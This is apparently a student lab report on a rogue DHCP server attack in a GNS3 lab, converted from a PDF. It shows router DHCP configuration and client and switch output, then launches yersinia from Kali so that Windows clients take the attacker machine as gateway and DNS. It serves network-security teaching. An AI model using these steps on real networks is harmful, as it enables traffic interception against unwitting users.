


Attack


Rogue DHCP Server Attack

Network Security



Made by: - Ahmed Abou_ELMaged Shallan Allam

Network Topology: -



- **Operate DHCP in Router**

```
R1(config)#  
R1(config)#int f0/1  
R1(config-if)#ip add 192.168.31.1 255.255.255.0  
R1(config-if)#no sh  
R1(config-if)#exit  
R1(config)#ip dhcp pool IT  
R1(dhcp-config)#network 192.168.31.0 /24  
R1(dhcp-config)#default-router 192.168.31.1
```

```
R1#show ip dhcp pool
```

```
Pool IT :
Utilization mark (high/low)      : 100 / 0
Subnet size (first/next)         : 0 / 0
Total addresses                   : 254
Leased addresses                  : 3
Pending event                     : none
1 subnet is currently in the pool :
Current index      IP address range      Leased addresses
192.168.31.5      192.168.31.1 - 192.168.31.254      3
```

```
R1#show ip dhcp binding
```

```
Bindings from all pools not associated with VRF:
```

IP address	Client-ID/ Hardware address/ User name	Lease expiration	Type
192.168.31.2	0100.0c29.3fa4.41	Mar 02 2002 12:38 AM	Automatic
192.168.31.3	0100.0c29.176e.16	Mar 02 2002 12:41 AM	Automatic
192.168.31.4	0100.0c29.d921.a0	Mar 02 2002 12:38 AM	Automatic

```
R1#
```

The screenshot shows a Kali Linux terminal window with the following content:

```
(root@kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.31.3 netmask 255.255.255.0 broadcast 192.168.31.255
    inet6 fe80::20c:29ff:fe17:6e16 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:17:6e:16 txqueuelen 1000 (Ethernet)
    RX packets 1943 bytes 137053 (133.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1969 bytes 159424 (155.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@kali)-[~]
# route -n
Kernel IP routing table
Destination      Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0          192.168.31.1   0.0.0.0         UG    100    0      0 eth0
192.168.31.0     0.0.0.0        255.255.255.0   U     100    0      0 eth0
```

GNS3VM X PC1 X PC2 X PC1_Kail X

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.19044.1288]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Host1>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0 2:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::81d9:b5e1:c7c3:f800%14
    IPv4 Address. . . . . : 192.168.31.2
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.31.1

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Users\Host1>
```

GNS3VM X PC1 X PC2 X PC1_Kail X

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.19044.1288]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Host2>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0 2:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::9cf:d047:a97:869b%8
    IPv4 Address. . . . . : 192.168.31.4
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.31.1

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Users\Host2>_
```

- Show mac address table in switch

```
IOU1#show mac address-table
      Mac Address Table
```

```
-----
```


Vlan	Mac Address	Type	Ports
----	-----	-----	----
1	000c.2917.6e16	DYNAMIC	Et0/1
1	000c.293f.a441	DYNAMIC	Et0/2
1	000c.29d9.21a0	DYNAMIC	Et0/3
1	c201.1060.0001	DYNAMIC	Et0/0



```
Total Mac Addresses for this criterion: 4
IOU1#
```



- Enter Kali Linux and Write

```
(root@kali)-[~]
```

```
# yersinia -G
```








```
GNS3VM X PC1_Kali X PC1 X PC2 X
C:\Windows\system32\cmd.exe

Connection-specific DNS Suffix . : 
Link-local IPv6 Address . . . . . : fe80::81d9:b5e1:c7c3:f800%14
Default Gateway . . . . . : 

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . : 

C:\Users\Host1>ipconfig /renew

Windows IP Configuration

No operation can be performed on Bluetooth Network Connection while it has its media disconnected.

Ethernet adapter Ethernet0 2:

    Connection-specific DNS Suffix . : 192.168.31.3
    Link-local IPv6 Address . . . . . : fe80::81d9:b5e1:c7c3:f800%14
    IPv4 Address. . . . . : 192.168.31.30
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.31.3

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . : 

C:\Users\Host1>
```

```
GNS3VM X PC1_Kali X PC1 X PC2 X
C:\Windows\system32\cmd.exe

C:\Users\Host2>ipconfig /renew

Windows IP Configuration

No operation can be performed on Bluetooth Network Connection while it has its media disconnected.

Ethernet adapter Ethernet0 2:

    Connection-specific DNS Suffix . : 192.168.31.3
    Link-local IPv6 Address . . . . . : fe80::9cf:d047:a97:869b%8
    IPv4 Address. . . . . : 192.168.31.31
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.31.3

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . : 

C:\Users\Host2>
```

Thanks